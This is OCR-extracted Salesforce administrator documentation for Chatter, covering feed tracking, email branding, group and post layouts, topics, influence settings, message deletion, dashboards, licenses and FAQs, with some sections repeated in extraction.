
USER PERMISSIONS

To create actions:
- "Customize Application"


To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

Example: Let's add the New Account action to the publisher on the Home and Chatter pages in Salesforce Classic, so users can create an account directly from the publisher. Drag the **New Account** action to the Quick Actions in the Salesforce Classic Publisher section and save your changes.



Go to the Chatter tab in Salesforce Classic. Now the New Account action shows up in the publisher.



Note: The Chatter page in Lightning Experience supports only the standard Chatter actions Post, Poll, and Question, and if you have Groups, the Announcement action.

SEE ALSO:

- Actions in Lightning Experience
- Assign Global Publisher Layouts to User Profiles
- Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Feed Tracking

Feed tracking tracks changes to objects and fields and posts them as updates in Chatter. Users who follow a record, see the feed updates in their Chatter feed.

Feed tracking is available for objects and fields. You can configure feed tracking for users, Chatter groups, topics, custom objects, external objects, and the following standard objects: accounts, article types, assets, campaigns, cases, contacts, contracts, dashboards, events, leads, opportunities, products, reports, solutions, and tasks.

Sharing rules and field-level security determine visibility of record changes in Chatter feeds. To see changes to that record in their feeds, users must have access to the record.

These objects and fields are tracked by default:

- Account: `Account Name`, `Account Owner`
- Case: `Case Owner`, `Priority`, `Status`
- Chatter Group: `Allow Customers`, `Description`, `Group Access`, `Information Body`, `Information Title`, `Name`, `Owner Name`
- Contact: `Account Name`, `Contact Owner`, `Name`
- Lead: `Lead Owner`, `Lead Status`, `Name`
- Opportunity: `Amount`, `Close Date`, `Opportunity Name`, `Opportunity Owner`, `Stage`
- Topic: `Description`
- User: `About Me`, `Address`, `Email`, `Manager`, `Phone`, `Title`

Tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically. The tracked feed updates no longer appear in the feed. However, if auditing is enabled for a tracked field, the tracking field audit history is still available.

Customize Chatter Feed Tracking

Enable feed tracking for objects and records, so users see updates for the objects and records they follow in their Chatter feed. Many objects and fields are tracked by default, but you can further customize feed tracking to include or exclude specific objects and fields.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

The Account, Case, Contact, Lead, Opportunity and User objects are not available in **Database.com**.

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

To view the field tracking setup page:

- "View Setup and Configuration"

Enable Feed Updates for Related Records

Show feed updates on a record's detail page whenever someone creates related records. Feed updates for related records give users a complete view of the account activity.

SEE ALSO:

Chatter Settings

Customize Chatter Feed Tracking

Enable feed tracking for objects and records, so users see updates for the objects and records they follow in their Chatter feed. Many objects and fields are tracked by default, but you can further customize feed tracking to include or exclude specific objects and fields.

You can configure feed tracking for users, Chatter groups, topics, custom objects, external objects, and the following standard objects: accounts, article types, assets, campaigns, cases, contacts, contracts, dashboards, events, leads, opportunities, products, reports, solutions, and tasks.

1. From Setup, enter *Feed Tracking* in the `Quick Find` box, then select **Feed Tracking**.
2. Select an object.
3. Select `Enable Feed Tracking`.

   You must have the required user permissions to see this checkbox.
4. Select up to 20 fields to track.

   You can't select fields for external objects or article types. The following standard field types can't be tracked:

   - Auto-number, formula, and roll-up summary fields
   - Encrypted and read-only system fields
   - The `Expected Revenue` field on opportunities
   - The `Solution Title` and `Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled
5. If you have actions in the publisher enabled, you see the `All Related Objects` option. Select this checkbox to show feed items when related objects are created.
6. Save your changes.

SEE ALSO:

Feed Tracking

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

The Account, Case, Contact, Lead, Opportunity and User objects are not available in **Database.com**.

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

To view the field tracking setup page:

- "View Setup and Configuration"

Enable Feed Updates for Related Records

Show feed updates on a record's detail page whenever someone creates related records. Feed updates for related records give users a complete view of the account activity.

1. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. Click the object for which you want to enable feed updates for related records.
3. Click **All Related Objects**.

   If you don't see this option, make sure that actions in the publisher are enabled. The All Related Objects option is available only on these objects:

   - Account
   - Campaign
   - Case
   - Contact
   - Custom objects
   - Group
   - Lead
   - Opportunity
4. Save your changes.

Example: If you enable feed updates for related records on accounts, the account feed includes:

- Feed updates for all activity on the account
- Updates for related tasks, events, and contacts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To change feed tracking settings
- "Customize Application"

SEE ALSO:

Enable Actions in the Chatter Publisher
Set Up Actions with Chatter Enabled
Let Users Take Actions

Chatter Email Settings and Branding

Chatter email settings let you control whether users receive email notifications about new posts, comments, and other changes. You can also change the format of the emails, like add your company's logo and sender information.

If Chatter is enabled, email notifications are enabled by default. However, your users can configure their own email settings. They control whether they want to receive emails, for which changes, and how often. It is important that you teach your users how they can control the amount of email they receive. Too many email notifications are a pain point for many Chatter users and a common barrier to adoption.

Configure the general Chatter email settings and branding from Setup. Enter *Email Settings* in the Quick Find box, then select **Email Settings**. This table describes the settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Setting	Description
General Settings	
Allow Emails	Enables or disables email notifications for your entire company. If you deselect this option, all email notifications are disabled and your users don't receive any notifications.
Allow Email Replies	If selected, users can reply to email notifications about messages and comments via email instead of navigating to the comment or message in Chatter.
Allow Posts via Email	If selected, users can post to groups using email.
Allow Attachments via Email	If selected, users can include attachments in posts to groups using email.
Show Salesforce1 mobile app download badges	Show App Store and Google Play download badges for Salesforce1 in all Chatter email notifications from your internal org. Badges don't appear in email notifications from communities. A recipient's language setting affects whether badges appear: if a badge isn't translated in the set language, it doesn't appear in the email. The option to show badges is selected by default.
Allow API-only Chatter Digests	Note: This setting appears only if API-only Chatter Digests are enabled for your company. To enable this feature, contact Salesforce. If selected, daily and weekly scheduled digests are disabled for your entire company. You must call the API to receive digests for your users.
Sender	
From Name	The name that appears as the sender's name in the email notification. For example, add your company's name.
Email Address	The email address of the sender. For example, add your company's email address.
Branding	
Logo	A logo that appears in the email notification. Upload a different logo to replace the default Chatter logo.
Footer Text	The text that appears in the footer of the notification email. We strongly recommend including you company's physical address to comply with applicable anti-spam laws.

Customize Branding for Email Notifications

Customize your company's Chatter email notifications to display sender information, footer text, and a footer logo that is personalized for your organization.

Customize Branding for Email Notifications

Customize your company's Chatter email notifications to display sender information, footer text, and a footer logo that is personalized for your organization.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To customize Chatter email settings:
- "Customize Application"

1. From Setup, enter *Email Settings* in the Quick Find box, then select **Email Settings**.
2. Enter custom values for the email sender's name and address to replace the default values.

   Note: If you change the sender's email address, we send a verification email to the new address. The change is pending, and we continue to use the existing address while we await verification. The requested address doesn't take effect until you click the confirmation link in the email. If verification is already pending for a new email address and you specify a different new address, we retain the latest value and use that for verification.

   If you enter a custom value for the sender's address and you have enabled mail relay, your Chatter emails will use the relay.
3. Customize what displays in the footer of Chatter emails.

   Note:
   - All Chatter emails display the Chatter logo and Salesforce information unless you replace them with your organization's own logo and information.
   - If you previously customized the logo or footer text and want to restore the default values, use the API to set these fields to `null`.

   a. Choose a logo to replace the default Chatter logo.

      The logo must be an existing document in the Documents tab and must be marked `Externally Available Image`. Images with a maximum size of 150 x 50 pixels on a transparent background work best.

   b. Enter custom text to replace the default footer text, up to a maximum of 1,000 characters.

      The default text includes Salesforce's name and physical address. We strongly recommend including your organization's physical address to comply with applicable anti-spam laws.
4. Click **Save**.

SEE ALSO:

Chatter Email Settings and Branding

Chatter Post Actions and Layouts

Actions on posts and comments appear in the drop-down menu on a post or comment. Users can edit, bookmark, mute, and delete posts, add topics, and create tasks from posts.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

The standard Bookmark, Delete, Mute, and Add Topic actions on posts are available by default and you can't modify them. However, you can add more actions like the Edit and Create New Task actions.

Enable Create New Tasks on Posts


Enhance the feed with an action that lets users create tasks directly from a post.

Enable Create New Tasks on Posts

Enhance the feed with an action that lets users create tasks directly from a post.

Actions in the Publisher and feed tracking for task objects must be enabled.

1. From Setup, enter *Feed Item* in the Quick Find box, then select **Feed Item Layouts**.
2. Click **Edit** next to Feed Item Layout.
3. In the Feed Item Layout, click **Quick Actions**.
4. Select the **Create New Task** action and drag it to the Actions in the Publisher section.



If you don't see the Create New Task action, verify that the Actions in the Publisher feature is enabled in the Chatter Settings in Setup.

5. Save your changes.

The Create New Task action displays on the drop-down menu on text and content posts. When a user creates a task from a post, the task shows up in the My Task list on the user's Home page. The Create New Task action on posts

- Is available on text and content posts, but not on system-generated posts like tracked feed updates
- Can be partly customized. You can't change the fields, but you can change the layout of the fields.
- Generates an update that displays in the user's feed

SEE ALSO:

Set Up Actions with Chatter Enabled

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To customize Chatter feed item layouts

- "Customize Application"

Group Layouts

The group layout lets you customize which fields, buttons, actions, a lists appear in Chatter groups. Changes to the group layout affect all groups in your organization, but they only show up on the group pages in Salesforce1. Changes to the group publisher show up in the full Salesforce site and the Salesforce1 app.

Changes you make to the group layout and the publisher affect all groups in your organization. You can't customize the layout for an individual group.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Customize the Chatter Group Layout and Publisher
Add and remove fields, buttons, lookups, and related lists to change the layout of groups.
Add Actions to the Group Publisher
Customize the group publisher with quick actions and Salesforce1 actions.

Customize the Chatter Group Layout and Publisher

Add and remove fields, buttons, lookups, and related lists to change the layout of groups.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To customize Chatter group layouts:
- "Customize Application"


1. From Setup, enter *Group Layouts* in the Quick Find box, then select **Group Layouts**.
2. Click **Edit** next to the group layout you want to customize, or click **New** to create a layout.
3. From the palette on the top of the page, drag and drop fields, buttons, and other user interface elements to the different sections to add them to the group layout. Drag and drop them back to the palette to remove them from the layout. To make sure this works in Salesforce1 and Lightning Experience, be sure the following are in your group layout:
   - Post
   - Announcement
   - File
   - Poll
   - Edit Group
   - New Group Member
   - Manage Notifications
   - Delete Group
   - Leave Group

   All group layout changes affect Salesforce1 and Lightning Experience. Group publisher changes appear everywhere. For example, if you delete the Files related list or a field in the Group Details section, those changes show up only in Salesforce1 and Lightning Experience, but not in Salesforce Classic.

All group layout changes affect Salesforce1 and Lightning Experience. Group publisher changes appear everywhere. For example, if you delete the Files related list or a field in the Group Details section, those changes show up only in Salesforce1 and Lightning Experience, but not in Salesforce Classic.

4. Click **Save** to save the layout.

Example: To allow group owners and managers to archive and activate groups from Salesforce1 and Lightning Experience, drag the Archive field to the Group Detail section.



To assign group layouts by user profiles, click **Page Layout Assignment** on the group layout list view.

SEE ALSO:

- Customize Page Layouts with the Enhanced Page Layout Editor
- Customize Actions with the Enhanced Page Layout Editor
- Assigning Page Layouts
- Add Actions to Global Publisher Layouts

Add Actions to the Group Publisher

Customize the group publisher with quick actions and Salesforce1 actions.

By default, Chatter groups display standard actions that are part of the global publisher layout, like Post, File, Link, and Poll. Override the global publisher layout with a customized group publisher layout.

1. From Setup, enter *Groups* in the `Quick Find` box, then select *Group Layouts*.
2. Click **Edit** next to the group layout you want to customize, or click **New** to create a layout.
3. Click **override the global publisher layout** or in the Quick Actions in the Publisher or Actions in the Salesforce1 Action Bar section. Drag and drop actions between the palette and the publisher layout to add, remove, and reorder actions.

   Changes to the Quick Actions in the Publisher section appear in the full Salesforce site. Changes to the Actions in the Salesforce1 Action Bar section appear in Salesforce1. In groups that allow customers, the publisher only shows standard actions.

Example: Add the Announcement, Add Record, and Add Member actions to the group publisher.


EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions


USER PERMISSIONS

To customize Chatter group layouts:

- "Customize Application"



Now users can select these actions directly from the publisher.



Topics on Objects

Topics on objects is one of the most powerful ways to crowdsource your company's key themes and issues.

Your employees can attach topics to object records based on what they're seeing in the field and from working with customers, giving your business insight into the voice of your customer. And because topics can cross objects, they can provide connections across people, conversations, and records.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Users can also add topics to posts. Topics on posts help users organize posts and increase their visibility. Topics are great for discussing a particular issue, theme, or subject, that isn't limited to a particular group of people. For example, if your company has created a year-long goal around volunteering with local schools, create a topic to allow your entire company to share posts, photos, and updates related to the company goal. Groups, on the other hand, are good for conversation with a specific gathering of people. Collaboration within a group can cover any number of subjects, but always involves the same key team members. For example, if your company is planning a holiday party, a private group for the party committee lets them plan the event without the rest of the company learning the details in advance.

Enable and Configure Topics for Objects

Enable topics for objects so users can add topics to records and organize them by common themes. This powerful feature is available with or without Chatter.

Delete Topics

People with appropriate permissions can delete topics directly from topic detail pages.

Topics Privacy

Topic names and descriptions are not private, even those that appear solely in private groups and on records. Posts and records with topics have the same security and privacy as those without topics.

Enable and Configure Topics for Objects

Enable topics for objects so users can add topics to records and organize them by common themes. This powerful feature is available with or without Chatter.

Administrators can enable topics for accounts, assets, campaigns, cases, contacts, contracts, files, leads, opportunities, orders, solutions, custom objects, and English articles. For each object type, administrators specify which fields to use for topic suggestions.

Note: Topics are only supported on English Knowledge articles.

Warning: When topics are enabled for an object, public tags are disabled for records of that object type.

1. From Setup, enter *Topics for Objects* in the `Quick Find` box, then select **Topics for Objects**.
2. Select an object.
3. At the right, select `Enable Topics`.
4. Select the text fields that you want to use for topic suggestions. (From a combination of the selected fields, up to 3 suggestions are made from the first 2,000 characters.)
5. Click **Save** to save changes for all objects.

Now, users with access to the enabled objects and appropriate topics permissions can:

- See topic assignments and suggestions on records of that object type
- Add and remove topics from records of that object type
- Use topics on records of that object type to filter their list views

Additionally, if your organization uses Chatter, users can click any topic assigned to a record to go directly to a topic page. There, they'll find other records on the topic, people who are knowledgeable about the topic, and other related information.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To enable topics for objects:
- "Customize Application"

SEE ALSO:

Organize Records with Tags and Topics

Add Topics to Records

Organize Records with Tags and Topics

Add Topics to Records

Enable Topics for Articles

Delete Topics

People with appropriate permissions can delete topics directly from topic detail pages.

Because topic names and descriptions are not private, administrators might want to delete topics for compliance reasons or to remove inappropriate content. When deleting topics, consider these points.

- Topics are permanently deleted. They aren't sent to the Recycle Bin.
- Deleted topics are removed from search results, the topics list, all posts and records, Recently Talked About topics, Related Topics, and your users' favorites. Deleted topics are removed from Trending Topics after the next calculation.
- Users can reintroduce a topic after it's been deleted.

To delete a topic:

1. Navigate to the topic detail page.
2. In the upper-right, click , and choose **Delete**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To delete standard topics:

- "Modify All Data"

  OR

  "Delete Topics"

To delete topics also used as navigational or featured items in a community:

- "Create and Set Up Communities"

  OR

  "Manage Communities"

Topics Privacy

Topic names and descriptions are not private, even those that appear solely in private groups and on records. Posts and records with topics have the same security and privacy as those without topics.

This table explains where you can see all topics and where you can't see topics used solely in private groups or on records.

User interface element	Shows all topics	Doesn't show topics used solely in private groups and on records
Topics list	✓	
Topic search results	✓	
Topic reports	✓	
Knowledgeable User reports		✓
Related Topics on the topic detail page	✓	

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User interface element	Shows all topics	Doesn't show topics used solely in private groups and on records
Recently Talked About topics on group detail pages	✓	
Recently Talked About topics on profiles		✓
Trending Topics on the Chatter page		✓
Topic suggestions when adding topics to a post		✓
People talking number in the topics list and in topic suggestions when adding topics to a post		✓

Note: You can't use topics in unlisted groups. You can add a hashtag topic when writing a post or comment in an unlisted group, and the topic will be formatted as a link after you post. However, a topic detail page isn't created, and the link won't work.

Customize Chatter Influence

Customize activity thresholds for posts, comments, and likes to improve the Chatter influence calculation.

Chatter activity statistics include how many posts and comments users made, how many comments they received, and how many people liked their posts and comments.

1. From Setup, enter *Influence* in the Quick Find box, then select **Influence**.
2. Change the minimum activity thresholds.
   All minimum activity thresholds default to zero. If you set higher thresholds, users who don't meet all three minimums are considered observers who aren't counted when calculating influence rank. Users who do meet all three minimums but have relatively low activity are also considered observers, but they're counted when calculating influence.
3. Click **Save**.
   Chatter influence is recalculated when you save these values.

   Warning: Use caution when setting new thresholds because users' influence levels can change immediately.

SEE ALSO:

Salesforce Chatter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To customize Chatter influence:

- "Customize Application"

Guidelines for Deleting Your Users' Chatter Messages

Salesforce administrators with the "Manage Chatter Messages" permission can access all users' private messages via the SOAP API. You can view and delete any message (such as for compliance purposes).

When you delete private Chatter messages, consider these guidelines.

- Messages are hard deleted. They aren't sent to the recycle bin.
- Deleted messages aren't included in message search results.
- Deleting a message that resulted from sharing a file with someone does not delete the file itself.
- If all messages in a conversation are deleted, the conversation isn't shown in My Messages and can't be retrieved via the Chatter REST API.
- If replies via email are enabled and a user replies to a deleted message, Chatter returns an error notification and doesn't process the reply message.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for users with a Salesforce license, and **Database.com** Edition for users with a Database.com Admin license

Report on Chatter with the Dashboards Package

The Salesforce Chatter Dashboards package packs a punch! You get multiple dashboards, over 100 reports, and even custom report types that you can use to monitor and manage Chatter adoption and engagement in your organization.

Use the Salesforce Chatter Dashboards package to:

- View overall Chatter adoption with detailed metrics and monthly trends
- Monitor group adoption with membership and engagement metrics, such as the number of posts, comments, likes, and the top contributors
- Monitor content creation and user engagement, such as the top files, trending content, and the top contributors
- View topic taxonomy and monitor topic assignments, including the most assigned topics and the top assigners
- Create customized reports using out-of-the-box groupings such as department, country, role, or profile

EDITIONS

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Performance** Editions

You can install the Salesforce Chatter Dashboards from AppExchange.

Tip: For installation instructions, detailed information about the reports, and upgrade instructions, see *Get Started with Chatter Dashboards*.

Once the package is installed, you can access your new dashboards, reports, and custom report types alongside all your other Salesforce dashboards and reports.

As newer versions of the package become available, you can upgrade your package by reinstalling the package. If you customized any of the reports and dashboards, fear not; your customizations are retained during upgrade.

Dashboard	Description
Overview	See the overall state of Chatter at a glance.
Adoption by Department	Get an overview of department metrics for groups, user profiles, and topic adoption.
Files	Track file uploads, downloads, engagement, and content creators.
Groups	Monitor feed and member activity in Chatter groups.
Management	Track unanswered questions and posts, group growth rates, and the overall health of your groups.

Dashboard	Description
Q&A	Track recent activity for questions, answers, and best answers posted in groups.
Topics	Track your Chatter topics activity.
User	Track recent activity for questions, answers, and best answers in user profiles.

Note: The reports in this package return data for all Chatter. If your organization is using a community, we recommend that you install the Salesforce Communities Management (for Communities with Chatter) package instead. This package allows you to report on Chatter usage in your internal organization and Chatter usage in your community.

Chatter User Licenses

All standard Salesforce licenses allow free Chatter access for everyone in your organization. Salesforce also offers Chatter-specific licenses: Chatter External, Chatter Free, and Chatter Only (also known as Chatter Plus).

EDITIONS

Available in: Salesforce Classic

Chatter External and Chatter Free licenses are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Only (also known as Chatter Plus) licenses are available in: **Professional**, **Enterprise Unlimited**, and **Performance** Editions

Chatter External

This license is for users who are outside of your company's email domain. These external users, also called customers, can be invited to Chatter groups that allow customers. Customers can access information and interact with users only in the groups they're invited to. They have no access to Chatter objects or data.

Chatter Free

The Chatter Free license is for users who don't have Salesforce licenses but need access to Chatter. These users can access standard Chatter items such as people, profiles, groups, and files, but they can't access any Salesforce objects or data. Chatter Free users can also be Chatter moderators.

Chatter Free users don't see tabs like other Salesforce users. Chatter Free users access feeds, people, groups, and files using the links in the sidebar of the page.

Salesforce administrators can upgrade a Chatter Free license to a standard Salesforce or Chatter Only license at any time. You can't convert a standard Salesforce or Chatter Only license to a Chatter Free license.

Chatter Only (Chatter Plus)

The Chatter Only license is also known as the Chatter Plus license. It is for users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter. Chatter Plus users can be Chatter moderators and have access to standard Chatter people, profiles, groups, and files pages. They also can

- View Salesforce accounts and contacts
- Use Salesforce CRM Content, Ideas, and Answers
- Access dashboards and reports
- Use and approve workflows
- Use the calendar to create and track activities
- View and modify up to ten custom objects

- Add records to groups

By default, the tabs for standard Salesforce objects are hidden from Chatter Plus users. Expose these tabs, if you want to make them available to Chatter Plus users. For more information on Chatter Plus users, see *Chatter Plus Frequently Asked Questions*

Chatter License Overview

This table shows the list of features that are available for Chatter External, Chatter Free, and Chatter Only licenses.

Feature	Chatter External (Access limited to items and people in the groups customers are invited to)	Chatter Free	Chatter Only (a.k.a. Chatter Plus)
Chatter Desktop client	✅	✅	✅
Use the Salesforce1 mobile app (Downloadable apps require the "API Enabled" profile permission)	✅ Downloadable app users can't access Groups or People list views.	✅	✅
Feeds	✅	✅	✅
File sharing	✅	✅	✅
Files Connect			✅
Groups	✅	✅	✅
Invitations to join groups	✅ Only customers who are also group managers can invite Chatter users from groups they have access to or people outside Chatter.	✅	✅
Profiles	✅	✅	✅
Topics and hash tags	✅	✅	✅
Private messages	✅	✅	✅
Global search	✅ Search results include only those items that customers have access to via groups.	✅	✅
Custom objects			✅ Up to 10 custom objects

Feature	Chatter External (Access limited to items and people in the groups customers are invited to)	Chatter Free	Chatter Only (a.k.a. Chatter Plus)
Accounts and contacts			✅ Read only
Calendar and events			✅
Content library			✅
Ideas and answers			✅
Reports and dashboards			✅
Tasks and activities			✅
Using and approving workflows			✅

Chatter Administration FAQs

Can I connect multiple Salesforce organizations using Chatter?

Chatter is only available on a per-organization basis. Only users within the same Salesforce organization can communicate with each other using Chatter. However, you can add people outside of your company's email domains to use Chatter in your organization as a customer in groups you own or manage.

Can portal users use Chatter?

Chatter is not available to portal users in partner portals or Customer Portals. Chatter is available to customer users and partner users in Communities.

Can I take control of the Chatter Expert user?

As an administrator, you can either deactivate or take over the Chatter Expert user and provide posts to your company. By default, the Chatter Expert posts when a new user chooses to start one of the groups suggested by Chatter on the Groups you can join page.

Note: This only applies to organizations created after Summer '11.

To deactivate the Chatter Expert:

1. Click **People** > **Find People**.
2. Search for Chatter Expert.
3. Click **Manage User** > **Deactivate User**.

To take control of the Chatter Expert so that you can send and receive posts:

1. Click **People** > **Find People**.
2. Search for Chatter Expert.

3. Change the email address to your own.

